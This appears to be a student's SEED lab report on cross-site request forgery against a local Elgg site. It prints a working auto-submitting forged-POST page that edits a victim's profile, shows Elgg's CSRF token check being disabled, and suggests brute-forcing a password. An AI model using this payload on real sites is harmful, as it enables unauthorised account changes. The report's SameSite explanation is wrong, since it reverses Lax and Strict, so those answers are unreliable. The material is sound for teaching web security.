We make respective changes in editprofile.html and show source info of page for Sammy to understand the skeleton https struct::;

Here the name value is the victim name followed by brief description being what we want to see on alice's wall



```
Text Editor
root@72c50fb2ede0: /var/www/attacker
seed@VM: ~/.../Labsetup
seed@VM: ~/.../attacker
root@72c50fb2ede0: /var/www/attac...

// Create a <form> element.
var p = document.createElement("form");


editprofile.html
~/Documents/Labsetup/attacker

*task2.txt
addfriend.html
editprofile.html

7 {
8   var fields;
9
10  // The following are form entries need to be filled out by attackers.
11  // The entries are made hidden, so the victim won't be able to see them.
12  fields += "<input type='hidden' name='name' value='alice'>";
13  fields += "<input type='hidden' name='briefdescription' value='Samy is our class hero'>";
14  fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
15  fields += "<input type='hidden' name='guid' value='56'>";
16
17  // Create a <form> element.
18  var p = document.createElement("form");
19
20  // Construct the form
21  p.action = "http://www.seed-server.com/action/profile/edit";
22  p.innerHTML = fields;
```


This is the changes we make for our edited info to show up on victim's wall in this case alice just by making her merely visit this link.

When we then go on our webpage of edit profile and click the view source code we should be able to see the changes we made for attack to be success.




```
Firefox Web Browser
Web_CSRF_Elgg.pdf
alice: Elgg For SEED Lab
http://www.attacker32.com
alice: Elgg For SEED Lab
alice: Elgg For SEED Lab
view-source:http://www.attacker32.com/editprofile.html

1 <html>
2 <body>
3 <h1>This page forges an HTTP POST request.</h1>
4 <script type="text/javascript">
5
6 function forge_post()
7 {
8   var fields;
9
10  // The following are form entries need to be filled out by attackers.
11  // The entries are made hidden, so the victim won't be able to see them.
12  fields += "<input type='hidden' name='name' value='alice'>";
13  fields += "<input type='hidden' name='briefdescription' value='Samy is our class hero'>";
14  fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
15  fields += "<input type='hidden' name='guid' value='56'>";
16
17  // Create a <form> element.
18  var p = document.createElement("form");
19
20  // Construct the form
21  p.action = "http://www.seed-server.com/action/profile/edit";
22  p.innerHTML = fields;
23  p.method = "post";
24
25  // Append the form to the current page.
26  document.body.appendChild(p);
27
28  // Submit the form
29  p.submit();
30 }
31
32
33 // Invoke forge_post() after the page is loaded.
34 window.onload = function() { forge_post(); }
35 </script>
36 </body>
37 </html>
```



The same can be seen if we were to do a cat on editprofile.html ;



Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Bobby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Bobby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Bobby can solve this problem.

ANSWER 1 :) The pre-requisite of the attack that boby needs to do to achieve the attack success is log in from the 3rd profile, add the victim from that account and there we can find the required GUid in page source for the attack along with other details that might be helpful in future. For this he does not need alice's password however if the webpage did not show GUid we could not have done the attack.


Besides this if that fails what we can also do is brute-force method login using Alice credentials trying for password and at the same time we can view page source info that we capture via HTTPS headerlive and on observing the replies we can check for GUid or Session-id and then conduct the attack.

Question 2: If Bobby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

ANSWER 2 :) In the above mentioned case Bob can not launch the attack and successfully get through with the attack as it is obvious to launch a cross-site request forgery attack the utmost or the most important thing that we need to do is the GU id the GU id can be seen as session key that lets the conversation between server and browser still be trusted, so without viewing page source for this id we do not know the target for our cross-site request forgery

TASK 4: Defense :

The elgg web application validates the generated token and timestamp to defend against the CSRF attack. Every user action calls the validate function inside Csrφ.php, and this function validates the tokens. If tokens are not present or invalid, the action will be denied and the user will be redirected. In our setup, we added a return at the beginning of this function, essentially disabling the validation.



```
root@78c1cf811a7d: /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
GNU nano 4.8 Csrf.php
}

/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
 *
 * @return void
 * @throws CsrfException
 */
public function validate(Request $request) {
// This turns the CSRF counter measure off return; // Added for SE

    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');


    $session_id = $this->session->getID();

    if (($token) && ($ts) && ($session_id)) {

```

When we try to launch the attack now the attack should fail, and the following can be seen.

The endless loop of reloading on the page everytime the attack launched is due to https post request doing it, after a few we kill the tab and stop the process of running on infinite loops.



Task 5 : Experimenting with the SameSite Cookie Method :

Q1) Please describe what you see and explain why some cookies are not sent in certain scenarios.

Answer 1) We see in certain scenarios the cookies are sent while in certain scenarios they are not, this is due to the varying value we can set for cookies. Cookies with the attribute are always sent along with the same site requests but the cross site requests depends on the attribute value which can be strict or lax causing to decide when to be sent and when not.

Q2) Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request .

Answer 2) SameSite cookies are special cookies which have a special attribute called samesite, this value can be stored as Lax or Strict, when the value is lax, cookies will be attached for cross-site requests and when strict it would not be attached for all requests except GET. This way based on attribute value attached server can know the request originates same site or cross site.

Q3) Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement the.

Answer 3) In Elgg what we can do is we have a secret token and secret timestamp and have the value secretly stored in the webpage, every time request comes from this webpage it will have the value and number if the value is from third page, make no changes, so for ex. When alice would visit third webpage it would not have the secret token and secret timestamp and server would know request originated on third webpage and would treat it as a cross-site with no ts,token value request and discard it.